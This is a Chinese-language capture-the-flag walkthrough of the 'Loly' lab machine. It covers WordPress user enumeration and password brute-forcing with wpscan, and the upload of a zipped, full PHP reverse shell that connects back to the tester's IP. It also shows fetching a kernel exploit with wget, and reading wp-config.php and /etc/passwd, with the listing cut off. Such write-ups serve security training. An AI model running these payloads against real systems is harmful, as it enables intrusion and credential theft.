8.19 Loly

Loly

0. 准备阶段

```
本机IP:
192.168.45.233
目标IP:
192.168.212.121
```


1. 信息收集

```
端口:
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack nginx 1.10.3 (Ubuntu)

目录:
http://192.168.212.121/wordpress/

CMS:
Wordpress
```

2. 立足点获取

小TIPS


这个界面看着有点晕




看到左下方有个 `loly.lc`，进入 `/etc/hosts` 文件，增加一行

```
192.168.212.121 loly.lc
```

然后不管是输入 IP，还是输入域名，主界面都变美观了





OK，我们继续，由于这是 `wordpress`，可以用专门对付这类 CMS 的扫描器，`wpscan`

```
wpscan --url http://loly.lc/wordpress/ --enumerate u
```

扫出一个用户

```
[+] loly
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```


用 `rockyou.txt` 字典进行爆破

```
wpscan --url http://loly.lc/wordpress -U loly -P
/usr/share/wordlists/rockyou.txt
```


成功，`loly : fernando`

```
[!] Valid Combinations Found:
 | Username: loly, Password: fernando
```

接着使用用户名和密码进入后台



在 Adrotate 插件中发现上传点



它并不接收 `PHP` 文件，但是注意下面的提示

```
Zip files are automatically extracted in the location where they are
uploaded and the original zip file will be deleted once extracted.
```

这段英文的意思是上传 zip 文件后，会自动解压，并删除原来的 zip 文件

下面是 `PHP reverse shell`

```
// tmp.php
  <?php
  // php-reverse-shell - A Reverse Shell implementation in PHP
  // Copyright (C) 2007 pentestmonkey@pentestmonkey.net

  set_time_limit (0);
  $VERSION = "1.0";
  $ip = '192.168.45.233';  // You have changed this
  $port = 8888;  // And this
  $chunk_size = 1400;
  $write_a = null;
  $error_a = null;
  $shell = 'uname -a; w; id; /bin/sh -i';
  $daemon = 0;
  $debug = 0;

  //
  // Daemonise ourself if possible to avoid zombies later
  //

  // pcntl_fork is hardly ever available, but will allow us to daemonise
  // our php process and avoid zombies.  Worth a try...
  if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
      printit("ERROR: Can't fork");
      exit(1);
    }

    if ($pid) {
      exit(0);  // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
      printit("Error: Can't setsid()");
      exit(1);
    }
```

```
    $daemon = 1;
  } else {
    printit("WARNING: Failed to daemonise.  This is quite common and not
fatal.");
  }

  // Change to a safe directory
  chdir("/");

  // Remove any umask we inherited
  umask(0);

  //
  // Do the reverse shell...
  //

  // Open reverse connection
  $sock = fsockopen($ip, $port, $errno, $errstr, 30);
  if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
  }

  // Spawn shell process
  $descriptorspec = array(
    0 => array("pipe", "r"),  // stdin is a pipe that the child will read
from
    1 => array("pipe", "w"),  // stdout is a pipe that the child will write
to
    2 => array("pipe", "w")   // stderr is a pipe that the child will write
to
  );

  $process = proc_open($shell, $descriptorspec, $pipes);

  if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
  }

  // Set everything to non-blocking
  // Reason: Occsionally reads will block, even though stream_select tells
```


```
us they won't
  stream_set_blocking($pipes[0], 0);
  stream_set_blocking($pipes[1], 0);
  stream_set_blocking($pipes[2], 0);
  stream_set_blocking($sock, 0);

  printit("Successfully opened reverse shell to $ip:$port");

  while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
      printit("ERROR: Shell connection terminated");
      break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
      printit("ERROR: Shell process terminated");
      break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
      if ($debug) printit("SOCK READ");
      $input = fread($sock, $chunk_size);
      if ($debug) printit("SOCK: $input");
      fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
      if ($debug) printit("STDOUT READ");
      $input = fread($pipes[1], $chunk_size);
      if ($debug) printit("STDOUT: $input");
      fwrite($sock, $input);
    }
```

```
    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
      if ($debug) printit("STDERR READ");
      $input = fread($pipes[2], $chunk_size);
      if ($debug) printit("STDERR: $input");
      fwrite($sock, $input);
    }
  }

  fclose($sock);
  fclose($pipes[0]);
  fclose($pipes[1]);
  fclose($pipes[2]);
  proc_close($process);

  // Like print, but does nothing if we've daemonised ourself
  // (I can't figure out how to redirect STDOUT like a proper daemon)
  function printit ($string) {
    if (!$daemon) {
      print "$string
";
    }
  }

  ?>
```

对其进行压缩


```
zip -r tmp.zip ./tmp.php
```

上传成功



上传成功后，也要注意文件的位置在哪，根据上述信息，上传的文件应该在 `banners` 文件夹中。


然后在这个插件的 `Settings` 中找到了 `banners` 的文件夹位置



访问这个URL，服务器会帮忙进行解析

```
http://loly.lc/wordpress/wp-content/banners/tmp.php
```

然后就连上了 reverse shell



使用以下命令来稳定 shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

拿到第一个 flag

3. 提权

查看当前系统版本，好像有点老，可以上网搜索是否有漏洞

```
www-data@ubuntu:~/html/wordpress$ uname -r
uname -r
4.4.0-31-generic
www-data@ubuntu:~/html/wordpress$
```

确实有漏洞
https://www.exploit-db.com/exploits/45010

将其复制下来，并且本地搭建服务器

```
python3 -m http.server 80
```

在 reverse shell 上下载 C 源代码

```
wget http://192.168.45.233/tmp.c
```

但是无法编译？？？

```
www-data@ubuntu:/tmp$ gcc tmp.c -o tmp
gcc tmp.c -o tmp
gcc: error trying to exec 'cc1': execvp: No such file or directory
```

这时查了下攻略，发现要去看 `wp-config.php` 文件。在 Wordpress 中，这是个重要文件，它包含了许多重要的信息。

```
cat /var/www/html/wordpress/wp-config.php
```

发现了一个很突兀的密码，loly is a beautiful girl ???

`wp-config.php`

```
/** MySQL database password */
define( 'DB_PASSWORD', 'lolyisabeautifulgirl' );
```

于是查看用户，发现了这个 `loly` 用户

```
www-data@ubuntu:/tmp$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
